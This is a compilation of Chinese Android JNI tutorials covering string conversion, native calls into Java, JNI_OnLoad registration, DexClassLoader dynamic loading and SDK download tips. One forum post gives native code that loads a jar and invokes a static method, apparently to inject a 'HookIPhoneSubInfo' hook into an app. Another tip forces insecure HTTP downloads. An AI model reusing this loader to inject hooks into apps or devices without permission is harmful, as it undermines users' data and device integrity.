    jbyteArray barr= (jbyteArray)(*env)->CallObjectMethod(env, jstr, mid, strencode);
    jsize alen = (*env)->GetArrayLength(env, barr);
    jbyte* ba = (*env)->GetByteArrayElements(env, barr, JNI_FALSE);
    if (alen > 0)
    {
        rtn = (char*)malloc(alen + 1);
        memcpy(rtn, ba, alen);
        rtn[alen] = 0;
    }
    (*env)->ReleaseByteArrayElements(env, barr, ba, 0);
    return rtn;
}
```

将 jstring 转换之后，就可以直接打印出了。

http://0nly3nd.sinaapp.com/?p=512

JNI 调用 java 三步走

用实例说话，一般比先理论来得快。

###0x1. 目标

实现从 java 层传来的"JoyChou"字符串，要求在 jni 层利用 String.toLowerCase 将其转换为"joychou"

###0x2. 代码

.cpp

```
#include "com_example_secondjni_MainActivity.h"


JNIEXPORT jstring JNICALL Java_com_example_secondjni_MainActivity_stringFromJNI(
        JNIEnv *env, jobject thiz, jstring paramString) {

    // cpp 格式  创建一个 java 层的 String 字符串
    // return env->NewStringUTF((char *)"Hello from JoyChou's JNI !");

    // 得到类
    jclass jc_String =  env->FindClass("java/lang/String");

    if (jc_String == NULL)
    {
        return NULL;
    }
```

```
    // 得到 toLowerCase 方法
    jmethodID jm_toLowerCase = env->GetMethodID(jc_String, "toLowerCase", "()Ljava/lang/String;");

    if (jm_toLowerCase == NULL)
    {
        return NULL;
    }

    // 调用 String.toLowerCase 方法
    jstring retStr = (jstring)env->CallObjectMethod(paramString, jm_toLowerCase);

    if (retStr == NULL)
    {
        return NULL;
    }

    return retStr;
}
```

在 java 中申明：

只有一个参数

```
public native String stringFromJNI(String paramString);
```

MainActivity.java 中 onCreate 代码：

```
   TextView tv = new TextView(this);
```

```
    tv.setText(stringFromJNI("JoyChou"));

    setContentView(tv);
```

###0x3. 总结三步走

- FindClass 找到对应的类（如果为 cpp 文件，第一个参数不需要，下面也是）

```
jclass FindClass(JNIEnv *env, const char *name);
```
该函数用于加载本地定义的类。
参数：
env：JNI 接口指针。
name：类全名（即包名后跟类名，之间由“/”分隔）。如果该名称以“[”（数组签名字符）打头，则返回一个数组类。


- GetMethodID 找到对应类的方法

```
jmethodID GetMethodID(JNIEnv *env, jclass clazz,
const char *name, const char *sig);
```

最后一个参数为方法的签名,因为 java 中同一个方法名可能有很多重载函数，所以必须 sig 来保证方法的唯一性。

比如()Ljava/lang/String;" 括号里面是方法的参数，括号外面为方法的返回值。

在 android 开发手册上查询，看到 toLowerCase 返回值为 String 类 类型，参数为空，而且是实例方法（没有 static）




签名的规则

类型	相应的签名
boolean	Z
byte	B
char	C
short	S
int	I
long	J
float	F
double	D
void	V
object	L 用/分隔包的完整类名： Ljava/lang/String;
Array	[签名 [I [Ljava/lang/Object;
Method	(参数 1 类型签名 参数 2 类型签名・・・)返回值类型签名

- Call<type>Method 调用方法

###0x4. 效果



P.S ：如果是静态方法的话，对应加上 static 即可。

http://www.joychou.org/index.php/Android/jni-java.html

初识 Java JNI_OnLoad

0×1 什么是 JNI

JNI 是 Java Native Interface 的缩写，中文为 JAVA 本地调用。从 Java1.1 开始，Java Native Interface(JNI)标准成为 java 平台的一部分，它允许 Java 代码和其他语言写的代码进行交 互。JNI 一开始是为了本地已编译语言，尤其是 C 和 C++而设计的，但是它并不妨碍你使用其他语言，只要调用约定受支持就可以了。它允许 Java 代码和其 他语言写的代码进行交互.JNI 是本地编程接口，它使得在 Java 虚拟机 （VM） 内部运行的 Java 代码能够与用其它编程语言（如 C、 C++ 和汇编语言）编写的应用程序和库进行交互操作.

0×2 如何载入 so

由于 Android 的应用层的类都是以 Java 写的，这些 Java 类编译为 Dex 型式的 Bytecode 之后，必须靠 Dalvik 虚拟机来执行。此外，在执行 Java 类的过程中，如果 Java 类需要与 C 组件沟通时，它会去载入 C 组件，然后让 Java 的函数顺利地调用到 C 组件的函数。此时，它扮演着桥 梁的角色，让 Java 与 C 组件能通过标准的 JNI 介面而相互沟通。

应用层的 Java 类是在虚拟机（VM： Vitual Machine）上执行的，而 C 件不是在 VM 上执行，那么 Java 程式通过 loadLibary 去要求 VM 去载入（Load）所指定的 C 组件。

System.loadLibrary（*.so 的档案名）；

实现 JNI 中本地函数注册可以两种方式：

（1）采用默认的本地函数注册流程（静态）。
（2）自己重写 JNI_OnLoad()函数（动态）。

0×3 什么是 JNI_OnLoad()/JNI_OnUnload()

当 Android 的 VM（Virtual Machine）执行到 System.loadLibrary（）函数时，首先会去执行 C 组件里的 JNI_OnLoad（）函数。

它的用途有二：

（1）告诉 VM 此 C 组件使用那一个 JNI 版本.如果你的*.so 档没有提供 JNI_OnLoad（）函数，VM 会默认该*.so 档是使用最老的 JNI 1.1 版本.由于新版的 JNI 做了许多扩充，如果需要使用 JNI 的新版功能，例如 JNI 1.4 的 java.nio.ByteBuffer，就必 须藉由 JNI_OnLoad（）函数来告知 VM.

（2）由于 VM 执行到 System.loadLibrary（）函数时，就会立即先呼叫 JNI_OnLoad（），所以 C 组件的开发者可以藉由 JNI_OnLoad（）来进行 C 组件内的初期值之设定（Initialization） .

JNI_OnUnload（）函数与 JNI_OnLoad（）相对应的。在载入 C 组件时会立即调用 JNI_OnLoad（）来进行组件内的初期动 作；而当 VM 释放该 C 组件时，则会调用 JNI_OnUnload（）函数来进行善后清除动作。当 VM 调用 JNI_OnLoad（）或 JNI_Unload（）函数时，都会将 VM 的指针（Pointer）传递给它们。

函数原型：

```
jint JNI_OnLoad(JavaVM* vm, void* reserved) { }
```

```
jint JNI_OnUnload(JavaVM* vm, void* reserved){ }
```

JNI_OnLoad 函数基本框架大致如下（可扩充）：

```
#include <string.h>
#include <jni.h>
#include <stdlib.h>
#include <stdio.h>
#include <assert.h>

JNIEXPORT jstring JNICALL Java_com_example_hellojni3_Hellojni_sayHelloToNDK
   (JNIEnv *env, jobject thiz)
{
       return (*env)->NewStringUTF(env, "Hello from my JNI !");
       }

JNIEXPORT jstring JNICALL sayHello
   (JNIEnv *env, jobject thiz)
   {
            return (*env)->NewStringUTF(env, "Hello from JNI_Onload !");
   }

#define JNIREG_CLASS "com/example/hellojni3/Hellojni"    //指定要注册的类

//绑定
static JNINativeMethod gMethods[] = {
            {"sayHello", "()Ljava/lang/String;", (void*) sayHello},
};
```

```
//注册
static int registerNativeMethods(JNIEnv* env, const char* className,
        JNINativeMethod* gMethods, int numMethods)
{
    jclass clazz;
    clazz = (*env)->FindClass(env, className);
    if(className == NULL)
    {
        return JNI_FALSE;
    }
    if((*env)->RegisterNatives(env, clazz, gMethods, numMethods) < 0)
    {
        return JNI_FALSE;
    }
    return JNI_TRUE;
}

static int registerNatives(JNIEnv* env)
{
    if (!registerNativeMethods(env, JNIREG_CLASS,
            gMethods, sizeof(gMethods) / sizeof(gMethods[0])))
    {
        return JNI_FALSE;
    }
  return JNI_TRUE;
}

JNIEXPORT jint JNICALL JNI_OnLoad(JavaVM* vm, void* reserved)
```

```
{
        JNIEnv* env = NULL;
        jint result = -1;

        if ((*vm)->GetEnv(vm, (void**) &env, JNI_VERSION_1_4) != JNI_OK)
        {
                return -1;
        }
        assert(env != NULL);

        if (!registerNatives(env)) {//注册
                return -1;
        }
        result = JNI_VERSION_1_4; //返回版本信息
        return result;
}
```

在 JNI_OnLoad()函数里，透过 VM 之指标而取得 JNIEnv 之指标值，并存入 env 指标变数里，如下述指令：

```
(*vm)->GetEnv(vm,  (void**)  &env,  JNI_VERSION_1_4
```

由于 VM 通常是多执行绪（Multi-threading）的执行环境。每一个执行绪在呼叫 JNI_OnLoad（）时，所传递进来的 JNIEnv 指标值都是不同的。为了配合这种多执行绪的环境，C 组件开发者在撰写本地函数时，可藉由 JNIEnv 指标值之不同而避免执行绪的资料冲突问题，才能确保所 写的本地函数能安全地在 Android 的多执行绪 VM 里安全地执行。基于这个理由，当在呼叫 C 组件的函数时，都会将 JNIEnv 指标值传递给它，如下：

```
if (!registerNatives(env)) {//注册

                return -1;
```

}

JNI_OnLoad 函数在调用 registerNatives(env)的时候，就将 env 指标值给传递了过去，这样，该函数就能借用 env 的值的不同来区别不同的执行绪。

在 registerNatives()函数里，调用了 **registerNativeMethods()**这个函数。这个函数有什么用呢？

当 VM 载入 so 时，就呼叫 JNI_OnLoad（）函数.接着，JNI_OnLoad（）调用 registerNatives（）函数.此时，就会调用到 AndroidRuntime：：registerNativeMethods（）函数，向 VM（即 AndroidRuntime）登记 gMethods[]表格所含的本地函数了。

简而言之，**registerNativeMethods（）函数的用途有二：**

（1）更有效率去找到函数.
（2）可在执行期间进行抽换.由于 gMethods[]是一个<名称，函数指针>对照表，在程序执行时，可多次呼叫 registerNativeMethods（）函数来更换本地函数之指针，而达到弹性抽换本地函数之目的.

JNINativeMethod 结构：<名称，函数指针>对照表

Andorid 使用了一种 Java 和 C 函数的映射表数组，并在其中描述了函数的参数和返回值。这个数组的类型是 JNINativeMethod，定义如下

typedef struct {

constchar* name; /*Java 中函数的名字*/

constchar* signature; /*描述了函数的参数和返回值*/

```
void* fnPtr; /*函数指针，指向 C 函数*/

} JNINativeMethod;
```

这里比较重要的也是比较难以理解的是第二个参数。之前文章中提过的函数的签名。这里就不再多说

例如

```
static JNINativeMethod methods[] = {

{"open", "(Ljava/lang/String;I)Ljava/io/FileDescriptor;",
                                (void*)android_serialport_SerialPort_open },

{"close", "()V", (void*)android_serialport_SerialPort_close },

};
```

0×4 实例展示：

java 代码：

可以看出，要在 libhellojni3.so 中实现两个函数，sayHelloToNDK 采用静态方式调用。sayHello 即是采用的动态方式调用（利用 JNI_OnLoad）

```
public class Hellojni extends Activity {

    public native String sayHelloToNDK();
    public native String sayHello();
```

```
    static{
        System.loadLibrary("hellojni3");
    }
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_hellojni);

        String re1String = sayHelloToNDK();
        TextView textView1 = (TextView)findViewById(R.id.textView1);
        textView1.setText(re1String);
        String re2String = sayHello();
        TextView textView2 = (TextView)findViewById(R.id.textView2);
        textView2.setText(re2String);

    }
}
```

h 头文件：

利用 JNI_OnLoad 函数去调用的时候，就不需要考虑到函数前的包名和类名问题。

```
/*
  * Class:     com_example_hellojni3_Hellojni
  * Method:    sayHelloToNDK
  * Signature: ()Ljava/lang/String;
  */
JNIEXPORT jstring JNICALL Java_com_example_hellojni3_Hellojni_sayHelloToNDK
   (JNIEnv *, jobject);
```

```
JNIEXPORT jstring JNICALL sayHello (JNIEnv *, jobject);
```

. c 文件：

绑定函数

```
static JNINativeMethod gMethods[] = {
        {"sayHello", "()Ljava/lang/String;", (void*) sayHello},
};
```


注册方法

```
registerNativeMethods(env, JNIREG_CLASS, gMethods,
                                        sizeof(gMethods) / sizeof(gMethods[0]))\ #include <string.h>
#include <jni.h>
#include <stdlib.h>
#include <stdio.h>
#include <assert.h>

JNIEXPORT jstring JNICALL Java_com_example_hellojni3_Hellojni_sayHelloToNDK
   (JNIEnv *env, jobject thiz)
{
      return (*env)->NewStringUTF(env, "Hello from my JNI !");
      }

JNIEXPORT jstring JNICALL sayHello
   (JNIEnv *env, jobject thiz)
   {
        return (*env)->NewStringUTF(env, "Hello from JNI_Onload !");
   }
```

```
#define JNIREG_CLASS "com/example/hellojni3/Hellojni"    //指定要注册的类

//绑定
static JNINativeMethod gMethods[] = {
        {"sayHello", "()Ljava/lang/String;", (void*) sayHello},
};

//注册
static int registerNativeMethods(JNIEnv* env, const char* className,
        JNINativeMethod* gMethods, int numMethods)
{
    jclass clazz;
    clazz = (*env)->FindClass(env, className);
    if(className == NULL)
    {
        return JNI_FALSE;
    }
    if((*env)->RegisterNatives(env, clazz, gMethods, numMethods) < 0)
    {
        return JNI_FALSE;
    }
    return JNI_TRUE;
}

static int registerNatives(JNIEnv* env)
{
    if (!registerNativeMethods(env, JNIREG_CLASS,
            gMethods, sizeof(gMethods) / sizeof(gMethods[0])))
```

```
    {
        return JNI_FALSE;
    }
  return JNI_TRUE;
}

JNIEXPORT jint JNICALL JNI_OnLoad(JavaVM* vm, void* reserved)
{
        JNIEnv* env = NULL;
        jint result = -1;

        if ((*vm)->GetEnv(vm, (void**) &env, JNI_VERSION_1_4) != JNI_OK) {
                return -1;
        }
        assert(env != NULL);

        if (!registerNatives(env)) {//注册
                return -1;
        }
        result = JNI_VERSION_1_4; //返回版本信息
        return result;
}
```

运行效果：



[PS]:文中很多内容都来源于网络。主要目的是为了学习，记录！

http://0nly3nd.sinaapp.com/?p=361

Android 类动态加载技术

Android 应用开发在一般情况下，常规的开发方式和代码架构就能满足我们的普通需求。但是有些特殊问题，常常引发我们进一步的沉思。我们从沉思中产生顿悟，从而产生新的技术形式。

如何开发一个可以自定义控件的 Android 应用？就像 eclipse 一样，可以动态加载插件；如何让 Android 应用执行服务器上的不可预知的代码？如何对 Android 应用加密，而只在执行时自解密，从而防止被破解？……

熟悉 Java 技术的朋友，可能意识到，我们需要使用类加载器灵活的加载执行的类。这在 Java 里已经算是一项比较成熟的技术了，但是在 Android 中，我们大多数人都还非常陌生。

类加载机制

Dalvik 虚拟机如同其他 Java 虚拟机一样，在运行程序时首先需要将对应的类加载到内存中。而在 Java 标准的虚拟机中，类加载可以从 class 文件中读取，也可以是其他形式的二进制流。因此，我们常常利用这一点，在程序运行时手动加载 Class，从而达到代码动态加载执行的目的。

然而 Dalvik 虚拟机毕竟不算是标准的 Java 虚拟机，因此在类加载机制上，它们有相同的地方，也有不同之处。我们必须区别对待。

例如，在使用标准 Java 虚拟机时，我们经常自定义继承自 ClassLoader 的类加载器。然后通过 defineClass 方法来从一个二进制流中加载 Class。然而，这在 Android 里是行不通的，大家就没必要走弯路了。参看源码我们知道，Android 中 ClassLoader 的 defineClass 方法具体是调用 VMClassLoader 的 defineClass 本地静态方法。而这个本地方法除了抛出一个“UnsupportedOperationException”之外，什么都没做，甚至连返回值都为空。

```
static void Dalvik_java_lang_VMClassLoader_defineClass(const u4* args,

    JValue* pResult)
```

```
{
    Object* loader = (Object*) args[0];
    StringObject* nameObj = (StringObject*) args[1];
    const u1* data = (const u1*) args[2];
    int offset = args[3];
    int len = args[4];
    Object* pd = (Object*) args[5];
    char* name = NULL;


    name = dvmCreateCstrFromString(nameObj);
    LOGE("ERROR: defineClass(%p, %s, %p, %d, %d, %p)\n",
        loader, name, data, offset, len, pd);
    dvmThrowException("Ljava/lang/UnsupportedOperationException;",
        "can't load this type of class file");
```

```
    free(name);
    RETURN_VOID();
}
```

Dalvik 虚拟机类加载机制

那如果在 Dalvik 虚拟机里，ClassLoader 不好使，我们如何实现动态加载类呢？Android 为我们从 ClassLoader 派生出了两个类：DexClassLoader 和 PathClassLoader。其中需要特别说明的是 PathClassLoader 中一段被注释掉的代码：

```
/* --this doesn't work in current version of Dalvik--
        if (data != null) {
            System.out.println("--- Found class " + name
                    + " in zip[" + i + "] '" + mZips[i].getName() + "'");
            int dotIndex = name.lastIndexOf('.');
            if (dotIndex != -1) {
                String packageName = name.substring(0, dotIndex);
                synchronized (this) {
```

```
                                Package  packageObj  =  getPackage(packageName);
                                if  (packageObj  ==  null)  {
                                        definePackage(packageName,  null,  null,
                                                        null,  null,  null,  null,  null);
                                }
                        }
                }

                return  defineClass(name,  data,  0,  data.length);
        }
*/
```

这从另一方面佐证了 defineClass 函数在 Dalvik 虚拟机里确实是被阉割了。而在这两个继承自 ClassLoader 的类加载器，本质上是重载了 ClassLoader 的 findClass 方法。在执行 loadClass 时，我们可以参看 ClassLoader 部分源码：

```
protected Class<?> loadClass(String className, boolean resolve)
throws ClassNotFoundException {
Class<?> clazz = findLoadedClass(className);


        if (clazz == null) {
            try {
                clazz = parent.loadClass(className, false);
            } catch (ClassNotFoundException e) {
                // Don't want to see this.
            }

            if (clazz == null) {
                clazz = findClass(className);
            }
```

```
        }


        return  clazz;

}
```

因此 DexClassLoader 和 PathClassLoader 都属于符合双亲委派模型的类加载器（因为它们没有重载 loadClass 方法）。也就是说，它们在加载一个类之前，回去检查自己以及自己以上的类加载器是否已经加载了这个类。如果已经加载过了，就会直接将之返回，而不会重复加载。

DexClassLoader 和 PathClassLoader 其实都是通过 DexFile 这个类来实现类加载的。这里需要顺便提一下的是，Dalvik 虚拟机识别的是 dex 文件，而不是 class 文件。因此，我们供类加载的文件也只能是 dex 文件，或者包含有 dex 文件的.apk 或.jar 文件。

也许有人想到，既然 DexFile 可以直接加载类，那么我们为什么还要使用 ClassLoader 的子类呢？DexFile 在加载类时，具体是调用成员方法 loadClass 或者 loadClassBinaryName。其中 loadClassBinaryName 需要将包含包名的类名中的”.”转换为”/”。我们看一下 loadClass 代码就清楚了：

```
public  Class  loadClass(String  name,  ClassLoader  loader)  {

                String  slashName  =  name.replace('.',  '/');

                return  loadClassBinaryName(slashName,  loader);

}
```

在这段代码前有一段注释，截取关键一部分就是说：If you are not calling this from a class loader, this is most likely not going to do what you want. Use {@link Class#forName(String)} instead. 这就是我们需要使用 ClassLoader 子类的原因。至于它是如何验证是否是在 ClassLoader 中调用此方法的，我没有研究，大家如果有兴趣可以继续深入下去。

有一个细节，可能大家不容易注意到。PathClassLoader 是通过构造函数 new DexFile(path)来产生 DexFile 对象的；而 DexClassLoader 则是通过其静态方法 loadDex（path, outpath, 0）得到 DexFile 对象。这两者的区别在于 DexClassLoader 需要提供一个可写的 outpath 路径，用来释放.apk 包或者.jar 包中的 dex 文件。换个说法来说，就是 PathClassLoader 不能主动从 zip 包中释放出 dex，因此只支持直接操作 dex 格式文件，或者已经安装的 apk（因为已经安装的 apk 在 cache 中存在缓存的 dex 文件）。而 DexClassLoader 可以支持.apk、.jar 和.dex 文件，并且会在指定的 outpath 路径释放出 dex 文件。

另外，PathClassLoader 在加载类时调用的是 DexFile 的 loadClassBinaryName，而 DexClassLoader 调用的是 loadClass。因此，在使用 PathClassLoader 时类全名需要用”/”替换”.”。

实际操作

这一部分比较简单，因此我就不赘言了。只是简单的说下。

可能使用到的工具都比较常规：javac、dx、eclipse 等。其中 dx 工具最好是指明--no-strict，因为 class 文件的路径可能不匹配。

加载好类后，通常我们可以通过 Java 反射机制来使用这个类。但是这样效率相对不高，而且老用反射代码也比较复杂凌乱。更好的做法是定义一个 interface，并将这个 interface 写进容器端。待加载的类，继承自这个 interface，并且有一个参数为空的构造函数，以使我们能够通过 Class 的 newInstance 方法产生对象。然后将对象强制转换为 interface 对象，于是就可以直接调用成员方法了。

关于代码加密的一些设想

最初设想将 dex 文件加密，然后通过 JNI 将解密代码写在 Native 层。解密之后直接传上二进制流，再通过 defineClass 将类加载到内存中。

现在也可以这样做，但是由于不能直接使用 defineClass，而必须传文件路径给 dalvik 虚拟机内核，因此解密后的文件需要写到磁盘上，增加了被破解的风险。

Dalvik 虚拟机内核仅支持从 dex 文件加载类的方式是不灵活的，由于没有非常深入的研究内核，我不能确定是 Dalvik 虚拟机本身不支持还是 Android 在移植时将其阉割了。不过相信 Dalvik 或者是 Android 开源项目都正在向能够支持 raw 数据定义类方向努力。

我们可以在文档中看到 Google 说：Jar or APK file with "classes.dex". (May expand this to include "raw DEX" in the future.)；在 Android 的 Dalvik 源码中我们也能看到 RawDexFile 的身影（不过没有具体实现）。

在 RawDexFile 出来之前，我们都只能使用这种存在一定风险的加密方式。需要注意释放的 dex 文件路径及权限管理，另外，在加载完毕类之后，除非出于其他目的否则应该马上删除临时的解密文件。

转载请注明出处：http://www.blogjava.net/zh-weir/archive/2011/10/29/362294.html

Android 中 JNI 方式调用 Jar 包

标 题: 【原创】Android 中 JNI 方式调用 Jar 包
作 者: 蟑螂一号
时 间: 2013-10-10,10:44:03

最近在研究 DexClassLoader 加载 jar 包，在帖子“使用 DexClassLoader 调用 jar 包”使用的是 Java 方式来加载 jar 包，并调用 jar 包中的方法，完成相关功能。现在我将通过 JNI 方式实现动态加载 jar 的成果和大家分享一下。

以下为关键代码，经手机测试正常运行：

```
///java 调用的 jni 方法
/*参数说明：
 * path1:     jar 存储路径
 * path2：            经过优化后的 dex 存存放路径
 * className：    需要调用 jar 包中的类名
 * methodName：需要调用的类中的静态方法
 * 注意：path1 和 path2 将会作为 DexClassLoader 构造函数中的第一、第二参数
 * 我在 java 中定义的 native 方法为：public static native void callHook(String dexPath,String optPath,String className,String methodName);
*/
static void com_mtn_javainject_CopyFile_callHook(JNIEnv *env, jclass,jstring path1, jstring path2, jstring className, jstring methodName) {
 //找到 ClassLoader 类
 jclass classloaderClass = env->FindClass("java/lang/ClassLoader");
 //找到 ClassLoader 类中的静态方法 getSystemClassLoader
 jmethodID getsysloaderMethod = env->GetStaticMethodID(classloaderClass, "getSystemClassLoader","()Ljava/lang/ClassLoader;");
 //调用 ClassLoader 中的 getSystemClassLoader 方法，返回 ClassLoader 对象
 jobject loader =env->CallStaticObjectMethod(classloaderClass,getsysloaderMethod);

 //jar 包存放位置
 jstring dexpath = path1;
 //优化后的 jar 包存放位置
 jstring dex_odex_path = path2;
 //找到 DexClassLoader 类
 jclass dexLoaderClass = env->FindClass("dalvik/system/DexClassLoader");
 //获取 DexClassLoader 的构造函数 ID
 jmethodID initDexLoaderMethod =env->GetMethodID(dexLoaderClass, "<init>","(Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/ClassLoader;)
V");
 //新建一个 DexClassLoader 对象
```

```
 jobject dexLoader =env->NewObject(dexLoaderClass,initDexLoaderMethod, dexpath, dex_odex_path, NULL, loader);

 //找到 DexClassLoader 中的方法 findClass
 jmethodID findclassMethod = env->GetMethodID(dexLoaderClass,"findClass", "(Ljava/lang/String;)Ljava/lang/Class;");
 //如果返回空,那就找 DexClassLoader 的 loadClass 方法
 //说明：老版本的 SDK 中 DexClassLoader 有 findClass 方法，新版本 SDK 中是 loadClass 方法
  if(NULL==findclassMethod)
  {
      //
       findclassMethod = env->GetMethodID(dexLoaderClass,"loadClass", "(Ljava/lang/String;)Ljava/lang/Class;");
  }
  //存储需要调用的类
 jstring javaClassName = className;
 //调用 DexClassLoader 的 loadClass 方法，加载需要调用的类
 jclass javaClientClass=(jclass)env->CallObjectMethod(dexLoader,findclassMethod,javaClassName);

 //将 jstring 类型的方法名转换为 utf8 编码的字符串
 const char* func =env->GetStringUTFChars(methodName, NULL);
  //获取加载的类中的方法
 //
 jmethodID inject_method = env->GetStaticMethodID(javaClientClass, func, "()V");
 //调用加载的类中的静态方法
 env->CallStaticVoidMethod(javaClientClass,inject_method);
}
```

在 Java 层，native 调用代码：

```
CopyFile.callHook(dexInternalStoragePath.getAbsolutePath(), optimizedDexOutputPath.getAbsolutePath(), "com.mtn.binder.HookIPhoneSubInfo", "hook");
```

以上封装的方法测试验证通过。
http://bbs.pediy.com/showthread.php?t=179829

Android SDK Manager 国内下载缓慢问题的两种解决方法

前言

被这个问题困扰了很久，以前在 windows 上已经解决了，今天在 linux 下使用 SDK Manager，下载速度很慢，或者根本就下载不了， 于是通过搜索引擎，找到了解决的办法，在这里总结一下~

0×1

windows 环境中

第一步：修改本地 hosts 文件

修改后的内容为：

```
127.0.0.1 localhost
#Google 主页
203.208.46.146 www.google.com
#这行是为了方便打开 Android 开发官网 现在好像不 VPN 也可以打开
74.125.113.121 developer.android.com
#更新的内容从以下地址下载
203.208.46.146 dl.google.com
203.208.46.146 dl-ssl.google.com
```

第二步：在 Android SDK Manager 的 Tool->Option 选项中把 https 的资源获取方式强制换成 http 协议获取的方式。即是把 Force ..http://…sources to be fetched using http://..选项打钩。

0×2

linux 环境下

在 Android SDK Manager Setting 窗口设置 HTTP Proxy server 和 HTTP Proxy Port 这个 2 个参数，分别设置为：
HTTP Proxy server：mirrors.neusoft.edu.cn

HTTP Proxy Por：80

然后把下面的 Force ..http://…sources to be fetched using http://..选项打钩，close Android SDK Manager Setting，然后再重新启动 Android SDK Manager Setting，这时就可以快速下载了。

亲测可用！

http://0nly3nd.sinaapp.com/?p=590


Android NDK 配置

Android NDK 配置

NDK 版本在 r7 及 r7 以上的，已经集成了 Cygwin 编译环境，即可以抛弃掉 Cygwin。

